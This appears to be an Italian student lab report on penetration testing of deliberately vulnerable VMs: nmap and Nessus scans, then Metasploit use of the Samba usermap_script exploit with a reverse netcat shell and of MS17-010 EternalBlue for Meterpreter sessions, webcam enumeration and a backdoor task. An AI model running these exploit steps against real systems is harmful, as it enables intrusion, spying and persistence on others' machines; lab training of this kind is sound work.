|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, START  
|_SMTPSTATUSCODES, 8BITMIME, DSN  
53/tcp    open  domain       ISC BIND 9.4.2  
|_dns-nsid:  
|_ bind.version: 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
|_http-title: Metasploitable2 - Linux  
111/tcp   open  rpcbind      2 (RPC #100000)  
|_rpcinfo:  
|_  program version  port/proto  service  
|_ 100000 2 111/tcp    rpcbind  
|_ 100000 2 111/udp    rpcbind  
|_ 100003 2,3,4 2049/tcp   nfs  
|_ 100003 2,3,4 2049/udp   nfs  
|_ 100005 1,2,3 43600/udp  mountd  
|_ 100005 1,2,3 57269/tcp  mountd  
|_ 100021 1,3,4 35049/udp  nlockmgr  
|_ 100021 1,3,4 58153/tcp  nlockmgr  
|_ 100024 1 35499/udp  status  
|_ 100024 1 36121/tcp  status  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd
```

Accediamo a Nessus e creiamo una scansione(basic scan) sulla Metasploitable2..
Scannerizzeremo porte comuni in cerca di vulnerabilità.

The screenshot displays the Nessus Essentials web interface in a browser. The URL bar shows `https://kali:8834/#/scans/reports/11/hosts`. The interface includes a sidebar with navigation options like 'My Scans', 'All Scans', and 'Trash'. The main content area shows a scan report for 'BUILDWEEK11.4'. A table lists the scanned host, 192.168.75.150, with a vulnerability score of 10 (Critical) and a total of 124 vulnerabilities. A donut chart visualizes the distribution of vulnerability severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue). The 'Scan Details' panel on the right provides metadata about the scan, including the policy used, status, severity base, scanner, and timing.

Host	Vulnerabilities	Score	Total
192.168.75.150	10	3	22

Scan Details

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 7:09 AM
- End: Today at 9:19 AM
- Elapsed: 2 hours

Vulnerabilities

- Critical
- High
- Medium
- Low
- Info

Sfrutteremo la vulnerabilità del servizio della porta 445 TCP e lo faremo anche grazie ad un ulteriore tool: MSFConsole. La versione di Samba è affetta da un difetto, noto come Badlock. Un utente malintenzionato man-in-the-middle in grado di intercettare il traffico tra un client e un server può sfruttare questa falla per forzare un downgrade del livello di autenticazione (accettando in poche parole un livello di autenticazione meno sicuro di quello richiesto).

The screenshot displays the Tenable Nessus Essentials web interface. The browser address bar shows the URL: <https://kali:8834/#/scans/reports/11/hosts/2/vulnerabilities/90509>. The interface features a sidebar on the left with sections for FOLDERS (My Scans, All Scans, Trash) and RESOURCES (Policies, Plugin Rules, Terrascan). The main content area is titled "BUILDWEEK11.4 / Plugin #90509" and displays the "Samba Badlock Vulnerability" with a "HIGH" severity rating. The description states: "The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services." The solution provided is to "Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later." The output section shows a message: "Nessus detected that the Samba Badlock patch has not been applied." The right-hand panel contains "Plugin Details" (Severity: High, ID: 90509, Version: 1.8, Type: remote, Family: General, Published: April 13, 2016, Modified: November 20, 2019) and "VPR Key Drivers" (Threat Recency: No recorded events, Threat Intensity: Very Low, Exploit Code Maturity: Unproven, Age of Vuln: 730 days +, Product Coverage: Medium, CVSSv3 Impact Score: 5.9, Threat Sources: No recorded events). The "Risk Information" section shows a Vulnerability Priority Rating (VPR) of 6.7, a Risk Factor of Medium, and a CVSS v3.0 Base Score of 7.5.

Port	Hosts
445 / tcp / cifs	192.168.75.150

Una volta avviato MSFConsole troviamo come da suggerimento l'exploit che fa al caso nostro: exploit/multi/samba/usermap_script.

Modifichiamo rhost e rport come in figura: set rhost 192.168.75.150 e set rport 445.

Dopodichè avviamo l'exploit con il comando run/exploit.

Una volta creata la sessione con il comando ifconfig ci assicuriamo che l'ip coincida con quello della Metasploitable.

```
kali@kali: ~  
File Actions Edit View Help  
RHOSTS yes .]  
RPORT 139 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
The target port (TCP)  
Payload options (cmd/unix/reverse_netcat):  
Name Current Setting Required Description  
LHOST 192.168.75.100 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
0 Automatic  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.75.150  
rhosts => 192.168.75.150  
msf6 exploit(multi/samba/usermap_script) > set rport 445  
rport => 445  
msf6 exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP handler on 192.168.75.100:4444  
[*] Command shell session 1 opened (192.168.75.100:4444 -> 192.168.75.150:47437) at 2024-04-18 09:05:02 -0400  
ifconfig  
eth0 Link encap:Ethernet HWaddr 08:00:27:b0:b0:9f  
inet addr:192.168.75.150 Bcast:192.168.75.255 Mask:255.255.255.0  
inet6 addr: fe80::a00:27ff:febb:b09f/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:84229 errors:0 dropped:0 overruns:0 frame:0  
TX packets:78942 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:6153428 (5.8 Mb) TX bytes:5857926 (5.5 Mb)  
Base address:0xd020 Memory:f0200000-f0220000  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:998 errors:0 dropped:0 overruns:0 frame:0  
TX packets:998 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
to  
Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:998 errors:0 dropped:0 overruns:0 frame:0  
TX packets:998 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0
```

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo nmap -sV -A -p- 192.168.75.150  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 07:09 EDT  
Nmap scan report for 192.168.75.150  
Host is up (0.0024s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT STATE SERVICE VERSION  
21/tcp open ftp vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-syst:  
|_STAT:  
|_FTP server status:  
|_ Connected to 192.168.75.100  
|_ Logged in as ftp  
|_ TYPE: ASCII  
|_ No session bandwidth limit  
|_ Session timeout in seconds is 300  
|_ Control connection is plain text  
|_ Data connections will be plain text  
|_ vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|_ssh-hostkey:  
|_ 1024 60:8f:cf:el:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp open telnet Linux telnetd  
25/tcp open smtp Postfix smtpd  
|_smtp_commands: metasploit.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTT  
CESTATUSCODES, 0817TIME, DSM  
53/tcp open domain ISC BIND 9.4.2  
|_dns-nsid:  
|_ bind.version: 9.4.2  
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
|_http-title: Metasploitable2 - Linux  
111/tcp open rpcbind 2 (RPC #100000)  
|_rpcinfo:  
|_ program version port/proto service  
|_ 100000 2 111/tcp rpcbind  
|_ 100000 2 111/udp rpcbind  
|_ 100003 2,3,4 2049/tcp nfs  
|_ 100003 2,3,4 2049/udp nfs  
|_ 100005 1,2,3 43680/udp mountd  
|_ 100005 1,2,3 57269/tcp mountd  
|_ 100021 1,3,4 35049/udp nlockmgr  
|_ 100021 1,3,4 58153/tcp nlockmgr  
|_ 100024 1 35499/udp status  
|_ 100024 1 36121/tcp status  
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp open exec netkit-rsh rexecd
```

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo systemctl start nssuad.service  
[sudo] password for kali:  
[kali@kali]~  
$
```


E' buona abitudine,una volta eseguito il vulnerability scanner, leggere attentamente il report delle vulnerabilità trovate. Questo ci aiuterà a trovare le soluzioni adatte e trovarsi a proprio agio quando si svolgono task come questa.

90509 - Samba Badlock Vulnerability

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

See Also

<http://badlock.org>

<https://www.samba.org/samba/security/CVE-2016-2118.html>

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Risk Factor

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

6.7

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.0 (CVSS2#E:U/RL:OF/RC:C)

192.168.75.150

29

References

BID	86002
CVE	CVE-2016-2118
XREF	CERT:813296

Plugin Information

Published: 2016/04/13, Modified: 2019/11/20

Plugin Output

tcp/445/cifs

Exploit Windows con Metasploit

Traccia Giorno 5:

Sulla macchina Windows XP (o in alternativa Windows 7) ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:

Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP (o in alternativa Windows 7)

Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Requisiti laboratorio Giorno 5:

IP Kali Linux: 192.168.198.100

IP Windows XP(o 7): 192.168.198.200 Listen port (payload option): 9999

Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

- 1) se la macchina target è una macchina virtuale oppure una macchina fisica**
- 2) le impostazioni di rete della macchina target**
- 3) se la macchina target ha a disposizione delle webcam attive**
- 4) recuperate uno screenshot del desktop**
- 5) i privilegi dell'utente**
- 6) creare una backdoor, iniettarla nel sistema, intercettare la connessione ed avviarla.**


Procediamo con la scansione Nessus avviando il servizio

Procediamo con la scansione Nessus avviando il servizio dal terminale con il comando `sudo systemctl start nmap` e usiamo il tool `nmap` per visionare le versioni dei servizi sulle porte scannerizzate su WindowsXP(192.168.198.200) e Windows7(192.168.198.201)

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo nmap -sV -A -p- 192.168.198.200  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 04:11 EDT  
Nmap scan report for 192.168.198.200  
Host is up (0.0034s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
135/tcp    open  msrpc        Microsoft Windows RPC  
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp    open  microsoft-ds Windows XP microsoft-ds  
MAC Address: 08:00:27:5C:8D:1C (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Microsoft Windows XP  
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3  
OS details: Microsoft Windows XP SP2 or SP3  
Network Distance: 1 hop  
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp  
  
Host script results:  
|_ smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_ clock-skew: mean: -59m59s, deviation: 1h24m50s, median: -1h59m59s  
|_ smb2-time: Protocol negotiation failed (SMB2)  
|_ smb-os-discovery:  
|   OS: Windows XP (Windows 2000 LAN Manager)  
|   OS CPE: cpe:/o:microsoft:windows_xp::-  
|   Computer name: windowsxp  
|   NetBIOS computer name: WINDOWSXP\x00  
|   Workgroup: WORKGROUP\x00  
|_ System time: 2024-04-19T10:11:46+02:00  
|_ nbstat: NetBIOS name: WINDOWSXP, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:5c:8d:1c (Oracle VirtualBox virtual NIC)  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 3.40 ms 192.168.198.200  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 55.89 seconds  
  
(kali@kali)-[~]  
$
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo nmap -sV -A -p- 192.168.198.201  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 05:14 EDT  
Nmap scan report for 192.168.198.201  
Host is up (0.0016s latency).  
Not shown: 65526 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
135/tcp    open  msrpc        Microsoft Windows RPC  
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)  
49152/tcp  open  msrpc        Microsoft Windows RPC  
49153/tcp  open  msrpc        Microsoft Windows RPC  
49154/tcp  open  msrpc        Microsoft Windows RPC  
49155/tcp  open  msrpc        Microsoft Windows RPC  
49156/tcp  open  msrpc        Microsoft Windows RPC  
49157/tcp  open  msrpc        Microsoft Windows RPC  
MAC Address: 08:00:27:D9:83:18 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Microsoft Windows 7[2008]8.1  
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1  
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1  
Network Distance: 1 hop  
Service Info: Host: DAVIDEC-PC; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_ smb-os-discovery:  
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)  
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional  
|   Computer name: DavideC-PC  
|   NetBIOS computer name: DAVIDEC-PC\x00  
|   Workgroup: WORKGROUP\x00  
|_ System time: 2024-03-18T11:44:40+01:00  
|_ clock-skew: mean: -31d22h51m44s, deviation: 34m37s, median: -31d22h31m45s  
|_ smb2-time:  
|   date: 2024-03-18T10:44:40  
|_ start_date: 2024-03-18T08:49:39  
|_ nbstat: NetBIOS name: DAVIDEC-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:d9:83:18 (Oracle VirtualBox virtual NIC)  
|_ smb2-security-mode:  
|   2.1:0:  
|_ Message signing enabled but not required  
|_ smb-security-mode:  
|   account_used: guest  
|   authentication_level: user
```


Procediamo con i basic scan sulle macchine Windows e individuiamo la vulnerabilità MS17_010(EternalBlue)



EternalBlue

MS17-010 Exploit

FOLDERS

My Scans

All Scans

Trash

RESOURCES

Policies

Plugin Rules

Terrascan

HIGH

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMA...

< >

Plugin Details

Severity: High

ID: 97833

Version: 1.30

Type: remote

Family: Windows

Published: March 20, 2017

Modified: May 25, 2022

VPR Key Drivers

Threat Recency: No recorded events

Threat Intensity: Very Low

Exploit Code Maturity: High

Age of Vuln: 730 days +

Product Coverage: Low

CVSSV3 Impact Score: 5.9

Threat Sources: Security Research

Risk Information

Vulnerability Priority Rating (VPR): 9.7

Risk Factor: High

CVSS v3.0 Base Score 8.1

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C

CVSS v3.0 Temporal Score: 7.7

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

See Also

<http://www.nessus.org/u768fc8eff>

<http://www.nessus.org/u7321523eb>

<http://www.nessus.org/u7065561d0>

<http://www.nessus.org/u7d9f569cf>

<https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>



Ci spostiamo sul tool MSFConsole dove cercheremo la vulnerabilità trovata.

Usiamo i seguenti exploit:

WinXP: windows/smb/ms17_010_psexec


Win7: windows/smb/ms17_010_eternalblue

Con show options notiamo che ci sono valori da settare:(RHOST,LPORT)

WinXP: set rhost 192.168.198.200 ---> set lport 9999

Win7: set rhost 192.168.198.201 ---> set lport 9999

Utilizziamo run/exploit per accedere a una sessione Meterpreter



Una volta aperta la sessione Meterpreter utilizziamo i seguenti comandi:
run post/windows/gather/checkvm: per capire se il target è una macchina virtuale;

ipconfig/sysinfo: recuperiamo varie informazioni sulla macchina target(ip,server,versioni);

webcam_list: per recuperare eventuali webcam collegate con la macchina;

